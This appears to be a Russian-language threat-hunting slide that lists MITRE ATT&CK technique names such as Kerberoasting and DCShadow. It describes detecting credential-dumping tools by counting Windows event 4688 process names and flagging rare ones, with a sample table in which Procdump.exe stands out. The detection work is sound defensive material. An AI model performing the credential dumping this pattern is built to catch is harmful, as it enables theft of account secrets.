	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	SSH Hijacking	Screen Capture		Multiband Communication

ЧТО Я ИЩУ:
СВИДЕТЕЛЬСТВО ВЫПОЛНЕНИЯ ПРИЛОЖЕНИЯ ДАМПА УЧЕТНЫХ ДАННЫХ: НИКОГДА РАНЕЕ НЕ ЗАМЕЧЕННЫЕ ПРОЦЕССЫ, АНОМАЛИИ ПРОЦЕССОВ

ГДЕ Я МОГУ НАЙТИ ЭТО?
ЖУРНАЛЫ ВЫПОЛНЕНИЯ ПРОЦЕССОВ WINDOWS

КАК Я МОГУ МАНИПУЛИРОВАТЬ ДАННЫМИ, ЧТОБЫ УВИДЕТЬ ИХ?
АГРЕГИРУЙТЕ EID 4688 ПО ИМЕНИ ПРОЦЕССА, СОРТИРУЙТЕ ПО НАИМЕНЬШЕЙ ЧАСТОТЕ

В РЕЗУЛЬТАТЕ

Процессы	Кол-во
Winword.exe	84
Symantecau.exe	84
Excel.exe	67
Chrome.exe	58
Powerpoint.exe	23
Outlook.exe	20
Go2meeting.exe	14
Firefox.exe	10
Minecraft.exe	2
Procdump.exe	1

СПАСИБО!